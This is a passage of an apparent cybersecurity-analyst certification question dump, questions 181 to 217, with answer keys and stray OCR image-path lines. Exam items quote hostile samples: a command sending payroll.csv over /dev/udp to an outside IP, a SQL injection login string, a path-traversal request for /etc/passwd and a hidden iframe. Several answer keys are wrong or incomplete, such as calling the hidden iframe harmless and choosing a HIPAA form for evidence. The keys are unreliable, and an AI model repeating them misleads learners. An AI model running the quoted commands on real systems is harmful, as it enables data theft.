D. Malware on a register is scraping credit card data and staging it on a server at the corporate office before uploading it to an attacker-controlled command and control server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181

A new security manager was hired to establish a vulnerability management program. The manager asked for a corporate strategic plan and risk register that the project management office developed. The manager conducted a tools and skill sets inventory to document the plan. Which of the following is a critical task for the establishment of a successful program?


A. Establish continuous monitoring
B. Update vulnerability feed
C. Perform information classification
D. Establish corporate policy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182

A security analyst is running a routine vulnerability scan against a web farm. The farm consists of a single server acting as a load-balancing reverse proxy and offloads cryptographic processes to the backend servers. The backend servers consist of four servers that process the inquiries for the front end.



Vulnerability	Risk	Time	Host
SSL Expiration Less Than 90 days	Low	12:45	farm.company.com
SSL Certificate Hostname Mismatch	Medium	12:58	backend1.local
SSL Certificate Hostname Mismatch	Medium	13:11	backend2.local
SSL Certificate Hostname Mismatch	Medium	13:24	backend3.local
SSL Certificate Hostname Mismatch	Medium	13:37	backend4.local

A web service SSL query of each server responds with the same output:

```
Connected (0x000003)
```

```
depth=0 /0=farm.company.com/CN=farm.company.com/OU=Domain Control Validated
```

Which of the following results BEST addresses these findings?

A. Advise the application development team that the SSL certificates on the backend servers should be revoked and reissued to match their hostnames
B. Notify the application development team of the findings and advise management of the results
C. Create an exception in the vulnerability scanner, as the results and false positives and can be ignored safely
D. Require that the application development team renews the farm certificate and includes a wildcard for the ‘local’ domain in the certificate SAN field

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
An analyst suspects a large database that contains customer information and credit card data was exfiltrated to a known hacker group in a foreign country. Which of the following incident response steps should the analyst take FIRST?


A. Immediately notify law enforcement, as they may be able to help track down the hacker group before customer information is disseminated.
B. Draft and publish a notice on the company’s website about the incident, as PCI regulations require immediate disclosure in the case of a breach of PII or card data.
C. Isolate the server, restore the database to a time before the vulnerability occurred, and ensure the database is encrypted.
D. Document and verify all evidence and immediately notify the company’s Chief Information Security Officer (CISO) to better understand the next steps.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
A cybersecurity analyst was asked to review several results of web vulnerability scan logs.

Given the following snippet of code:



```
Iframe src="http://65.240.22.1" width="0" height="0" frmeborder="0"
tabindex="-1" title="empty" style=visibility:hidden;display:none
/iframe
```

Which of the following BEST describes the situation and recommendations to be made?

A. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. The code should include the domain name. Recommend the entry be updated with the domain name.
B. The security analyst has discovered an embedded iframe that is hidden from users accessing the web page. This code is correct. This is a design preference, and no vulnerabilities are present.
C. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. The link is hidden and suspicious. Recommend the entry be removed from the web page.
D. The security analyst has discovered an embedded iframe pointing to source IP 65.240.22.1 network. Recommend making the iframe visible. Fixing the code will correct the issue.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
A cyber-incident response team is responding to a network intrusion incident on a hospital network. Which of the following must the team prepare to allow the data to be used in court as evidence?


A. Computer forensics form
B. HIPAA response form
C. Chain of custody form
D. Incident form

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186

An organization recently had its strategy posted to a social media website. The document posted to the website is an exact copy of a document stored on only one server in the organization. A security analyst sees the following output from a command-line entry on the server suspected of the problem:



```
Active Connections
Proto     Local Address     Foreign Address     State         PID   Process Name
TCP       192.168.13.5      11.13.100.7         ESTABLISHED   422   [firefox.exe]
TCP       192.168.13.5      34.11.110.9         ESTABLISHED   516   [firefox.exe]
TCP       192.168.13.5      144.10.62.7         ESTABLISHED   773   [notepad.exe]
TCP       192.168.13.5      0.0.0.0             LISTENING     123   [svchost.exe]
```

Which of the following would be the BEST course of action?

A. Remove the malware associated with PID 773
B. Monitor all the established TCP connections for data exfiltration
C. Investigate the malware associated with PID 123
D. Block all TCP connections at the firewall
E. Figure out which of the Firefox processes is the malware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187


A user received an invalid password response when trying to change the password. Which of the following policies could explain why the password is invalid?

A. Access control policy
B. Account management policy
C. Password policy
D. Data ownership policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A security analyst wants to confirm a finding from a penetration test report on the internal web server. To do so, the analyst logs into the web server using SSH to send the request locally. The report provides a link to https://hrserver.internal/../../etc/passwd, and the server IP address is 10.10.10.15.
However, after several attempts, the analyst cannot get the file, despite attempting to get it using different ways, as shown below.



Request	Response
https://hrserver.internal/../../etc/passwd	Host not found
https://localhost/../../etc/passwd	File not found
https://10.10.10.15/../../etc/passwd	File not found

Which of the following would explain this problem? (Choose two.)

A. The web server uses SNI to check for a domain name
B. Requests can only be sent remotely to the web server
C. The password file is write protected
D. The web service has not started
E. There is no local name resolution for hrserver internal.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 189

Due to a security breach initiated from South America, the Chief Security Officer (CSO) instructed a team to design and implement an appropriate security control to prevent such an attack from reoccurring. The company has sales and consulting teams across the United States that need access to company resources. The security manager implemented a location-based authentication to prevent non-US-based access to the company networks. Three months later, the same incident reoccurred with an attack originating from a country in Asia. Which of the following security design defects could be the cause?

A. The team did not account for the VPN access and did not ensure non-repudiation
B. The company just replaced a firewall that had a DDoS vulnerability
C. The sales and supports are reusing the same passwords for their personal accounts, such as banking and email
D. The hackers left a backdoor within the company networks that was not cleaned successfully

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 190
An analyst is examining a system that is suspected of being involved in an intrusion. The analyst uses the command `'cat/etc/passwd'` and receives the following partial output:



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/bin/bash
```


Based on the above output, which of the following should the analyst investigate further?

A. User 'daemon' should not have a home directory of `/usr/sbin`
B. User 'root' should not have a home directory of `/root`
C. User 'news' should not have a default shell of `/bin/bash`
D. User 'mail' should not have a default shell of `/usr/sbin/nologin`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
A SIEM alert occurs with the following output:



```
Mac                  IP              Duration       Logged on
01:23:45:33:89:cc    192.168.122.3   15 hours       Yes
01:23:45:33:89:cc    192.168.122.9   4 days         Yes
```

Which of the following BEST describes this alert?

A. The alert is a false positive; there is a device with dual NICs
B. The alert is valid because IP spoofing may be occurring on the network
C. The alert is a false positive; both NICs are of the same brand
D. The alert is valid because there may be a rogue device on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
Which of the following command line utilities would an analyst use on an end-user PC to determine the ports it is listening on?


A. tracert
B. ping
C. nslookup
D. netstat

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A cybersecurity analyst is currently using Nessus to scan several FTP servers. Upon receiving the results of the scan, the analyst needs to further test to verify that the vulnerability found exists. The analyst uses the following snippet of code:



```
Username: admin ‘ ; - -
Password : ‘ OR 1=1 - -
```

Which of the following vulnerabilities is the analyst checking for?

A. Buffer overflow
B. SQL injection
C. Default passwords
D. Format string attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
The human resources division is moving all of its applications to an IaaS cloud. The Chief Information Officer (CIO) has asked the security architect to design the environment securely to prevent the IaaS provider from accessing its data-at-rest and data-in-transit within the infrastructure. Which of the following security controls should the security architect recommend?

A. Implement a non-data breach agreement
B. Ensure all backups are remote outside the control of the IaaS provider
C. Ensure all of the IaaS provider’s workforce passes stringent background checks
D. Render data unreadable through the use of appropriate tools and techniques

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:


QUESTION 195
An organization has two environments: development and production. Development is where applications are developed with unit testing. The development environment has many configuration differences from the production environment. All applications are hosted on virtual machines. Vulnerability scans are performed against all systems before and after any application or configuration changes to any environment. Lately, vulnerability remediation activity has caused production applications to crash and behave unpredictably. Which of the following changes should be made to the current vulnerability management process?

A. Create a third environment between development and production that mirrors production and tests all changes before deployment to the users
B. Refine testing in the development environment to include fuzzing and user acceptance testing so applications are more stable before they migrate to production
C. Create a second production environment by cloning the virtual machines, and if any stability problems occur, migrate users to the alternate production environment
D. Refine testing in the production environment to include more exhaustive application stability testing while continuing to maintain the robust vulnerability remediation activities

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
A cybersecurity analyst is currently auditing a new Active Directory server for compliance. The analyst uses Nessus to do the initial scan, and Nessus reports the following:



PluginID	IP	Port
10955	192.168.1.215	microsoft-ds (445/tcp)
11210	192.168.1.215	microsoft-ds (445/tcp)
12350	192.168.1.215	netbus (135/udp)
12345	192.168.1.215	ftp (21/tcp)

Which of the following critical vulnerabilities has the analyst discovered?

A. Known backdoor
B. Zero-day
C. Path disclosure
D. User enumeration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 197
A threat intelligence analyst who is working on the SOC floor has been forwarded an email that was sent to one of the executives in business development. The executive mentions the email was from the Chief Executive Officer (CEO), who was requesting an emergency wire transfer. This request was unprecedented.
Which of the following threats MOST accurately aligns with this behavior?

A. Phishing
B. Whaling
C. Spam
D. Ransomware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
Which of the following describes why it is important for an organization's incident response team and legal department to meet and discuss communication processes during the incident response process?

A. To comply with existing organization policies and procedures on interacting with internal and external parties
B. To ensure all parties know their roles and effective lines of communication are established
C. To identify which group will communicate details to law enforcement in the event of a security incident
D. To predetermine what details should or should not be shared with internal or external parties in the event of an incident


Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 199

A technician is troubleshooting a desktop computer with low disk space. The technician reviews the following information snippets:



Disk Allocation Report

350Gb – C:\Users\user1\movies\movies

Network Stats

```
Proto   Local Address        Foreign Address       State
TCP     0.0.0.0:8080         0.0.0.0:0             LISTENING movieDB
TCP     192.168.1.10:8080    172.16.34.77:1200     TIME_WAIT
```

Which of the following should the technician do to BEST resolve the issue based on the above information? (Choose two.)

A. Delete the movies/movies directory
B. Disable the movieDB service
C. Enable OS auto updates
D. Install a file integrity tool
E. Defragment the disk

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 200

During a physical penetration test at a client site, a local law enforcement officer stumbled upon the test questioned the legitimacy of the team.

Which of the following information should be shown to the officer?

A. Letter of engagement
B. Scope of work
C. Timing information
D. Team reporting

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 201
An analyst is detecting Linux machines on a Windows network. Which of the following tools should be used to detect a computer operating system?

A. `whois`
B. `netstat`
C. `nmap`
D. `nslookup`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 202
A security analyst has performed various scans and found vulnerabilities in several applications that affect production data. Remediation of all exploits may cause certain applications to no longer work. Which of the following activities would need to be conducted BEFORE remediation?

A. Fuzzing
B. Input validation
C. Change control
D. Sandboxing

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 203
During a tabletop exercise, it is determined that a security analyst is required to ensure patching and scan reports are available during an incident, as well as documentation of all critical systems. To which of the following stakeholders should the analyst provide the reports?

A. Management
B. Affected vendors
C. Security operations
D. Legal

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 204
An organization subscribes to multiple third-party security intelligence feeds. It receives a notification from one of these feeds indicating a zero-day malware attack is impacting the SQL server prior to SP 2. The notification also indicates that infected systems attempt to communicate to external IP addresses on port 2718 to download additional payload. After consulting with the organization's database administrator, it is determined that there are several SQL servers that are still on SP 1, and none of the SQL servers would normally communicate over port 2718. Which of the following is the BEST mitigation step to implement until the SQL servers can be upgraded to SP 2 with minimal impact to the network?


A. Create alert rules on the IDS for all outbound traffic on port 2718 from the IP addresses if the SQL servers running SQL SP 1
B. On the organization's firewalls, create a new rule that blocks outbound traffic on port 2718 from the IP addresses of the servers running SQL SP 1
C. Place all the SQL servers running SP 1 on a separate subnet On the firewalls, create a new rule blocking connections to destination addresses external to the organization's network
D. On the SQL servers running SP 1, install vulnerability scanning software

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 205

An analyst is conducting a log review and identifies the following snippet in one of the logs:



```
Jun 10 07:09:10 databse1 sshd[24665]: Invalid user root from 101.79.130.213
Jun 10 07:36:03 databse1 sshd[24901]: Invalid user root from 101.79.130.213
Jun 10 07:42:44 databse1 sshd[24938]: Invalid user root from 101.79.130.213
Jun 10 07:56:11 databse1 sshd[26570]: Invalid user root from 101.79.130.213
Jun 10 08:02:55 databse1 sshd[30144]: Invalid user root from 101.79.130.213
```

Which of the following MOST likely caused this activity?

A. SQL injection
B. Privilege escalation
C. Forgotten password
D. Brute force

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 206

A security analyst is performing a routine check on the SIEM logs related to the commands used by operators and detects several suspicious entries from different users. Which of the following would require immediate attention?

A. `nmap -A -sV 192.168.1.235`
B. `cat payroll.csv > /dev/udp/123.456.123.456/53`
C. `cat/etc/passwd`
D. `mysql -h 192.168.1.235 -u test -p`

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 207
In comparison to non-industrial IT vendors, ICS equipment vendors generally:

A. rely less on proprietary code in their hardware products.
B. have more mature software development models.
C. release software updates less frequently.
D. provide more expensive vulnerability reporting.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 208
A company office was broken into over the weekend. The office manager contacts the IT security group to provide details on which servers were stolen. The security analyst determines one of the stolen servers contained a list of customer PII information, and another server contained a copy of the credit card transactions processed on the Friday before the break-in. In addition to potential security implications of information that could be gleaned from those servers and the rebuilding/restoring of the data on the stolen systems, the analyst needs to determine any communication or notification requirements with respect to the incident. Which of the following items is MOST important when determining what information needs to be provided, who should be contacted, and when the communication needs to occur.


A. Total number of records stolen
B. Government and industry regulations
C. Impact on the reputation of the company’s name/brand
D. Monetary value of data stolen

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 209

A vulnerability scan came back with critical findings for a Microsoft SharePoint server:



```
Vulnerable Software installed: Office 2007
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Installer\UserData
\S-1-5-18\Products\000021096F0100000100000000F01FEC\InstallProperties - key
exists The Office component Microsoft Office Excel Services Web Front End
Components is running an affected version - 12.0.6612.1000
```

Which of the following actions should be taken?

A. Remove Microsoft Office from the server.
B. Document the finding as an exception.
C. Install a newer version of Microsoft Office on the server.
D. Patch Microsoft Office on the server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 210

A security analyst at a large financial institution is evaluating the security posture of a smaller financial company. The analyst is performing the evaluation as part of a due diligence process prior to a potential acquisition. With which of the following threats should the security analyst be MOST concerned? (Choose two.)


A. Breach of confidentiality and market risks can occur if the potential acquisition is leaked to the press.
B. The parent company is only going through this process to identify and steal the intellectual property of the smaller company.
C. Employees at the company being acquired will be hostile to the security analyst and may not provide honest answers.
D. Employees at the company being acquired will be hostile to the security analyst and may not provide honest answers.
E. The industry regulator may decide that the acquisition will result in unfair competitive advantage if the acquisition were to take place.
F. The company being acquired may already be compromised and this could pose a risk to the parent company’s assets.

Correct Answer: EF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 211

A security analyst is monitoring authentication exchanges over the company's wireless network. A sample of the Wireshark output is shown below:



```
No   Time        Source         Destination    Protocol  Info
1345 191.12345  Cisco_91:aa    Netgear_a5:ef  EAP       Request, Identify
1350 191.12456  Netgear_a5:ef  Cisco_91:aa    EAP       Response, Identify
1355 191.12678  Cisco_91:aa    Netgear_a5:ef  EAP       Request, LEAP
1360 191.12690  Netgear_a5:ef  Cisco_91:aa    TLSv1.1   Client Hello
...
2145 191.12345  fooHost        barServer      TCP       GET ./login.jsp
2150 191.12456  barServer      fooHost        TCP       Source port:80 ...
```

Which of the following would improve the security posture of the wireless network?

A. Using PEAP instead of LEAP
B. Using SSL 2.0 instead of TLSv1.1
C. using aspx instead of .jsp
D. Using UDP instead of TCP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 212

A security analyst is assisting in the redesign of a network to make it more secure. The solution should be low cost, and access to the secure segments should be easily monitored, secured, and controlled. Which of the following should be implemented?

A. System isolation
B. Honeyport
C. Jump box
D. Mandatory access control

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 213
Which of the following systems or services is MOST likely to exhibit issues stemming from the Heartbleed vulnerability (Choose two.)

A. SSH daemons
B. Web servers
C. Modbus devices
D. TLS VPN services
E. IPSec VPN concentrators
F. SMB service

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 214
An analyst was investigating an attack that took place on the network. A user was able to access the system without proper authentication. Which of the following will the analyst recommend, related to management approaches, in order to control access? (Choose three.)

A. RBAC
B. LEAP
C. DAC
D. PEAP
E. MAC
F. SCAP
G. BCP

Correct Answer: ACE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 215

In reviewing service desk requests, management has requested that the security analyst investigate the requests submitted by the new human resources manager. The requests consist of “unlocking” files that belonged to the previous human manager. The security analyst has uncovered a tool that is used to display five-level passwords. This tool is being used by several members of the service desk to unlock files. The content of these particular files is highly sensitive information pertaining to personnel. Which of the following BEST describes this scenario? (Choose two.)

A. Unauthorized data exfiltration
B. Unauthorized data masking
C. Unauthorized access
D. Unauthorized software
E. Unauthorized controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 216

A security analyst receives a mobile device with symptoms of a virus infection. The virus is morphing whenever it is from sandbox to sandbox to analyze. Which of the following will help to identify the number of variations through the analysis life cycle?


A. Journaling
B. Hashing utilities
C. Log viewers
D. OS and process analysis

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 217

An organization has been conducting penetration testing to identify possible network vulnerabilities. One of the security policies states that web servers and database servers must not be co-located on the same server unless one of them runs on a non-standard. The penetration tester has received the following outputs from the latest set of scans:



```
Starting Nmap 4.11 (http://nmap.org) at 2011-11-03 18:32 EDT

Interesting ports on host orgServer (192.168.1.13)
PORT            STATE        SERVICE
22/tcp          open         ssh
80/tcp          open         http
139/tcp         open         netbios-ssn
3306/tcp        open         mysql
Service detection performed.

Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds

Starting Nmap 4.11 ((http://nmap.org) at 2011-11-03 18:33 EDT

Interesting ports on host finServer (192.168.1.14):
PORT            STATE        SERVICE
22/tcp          open         ssh
80/tcp          open         http
139/tcp         open         netbios-ssn
Service detection performed.

Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds
```

Which of the following servers is out of compliance?

A. finServer

B. adminServer
C. orgServer
D. opsServer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 218
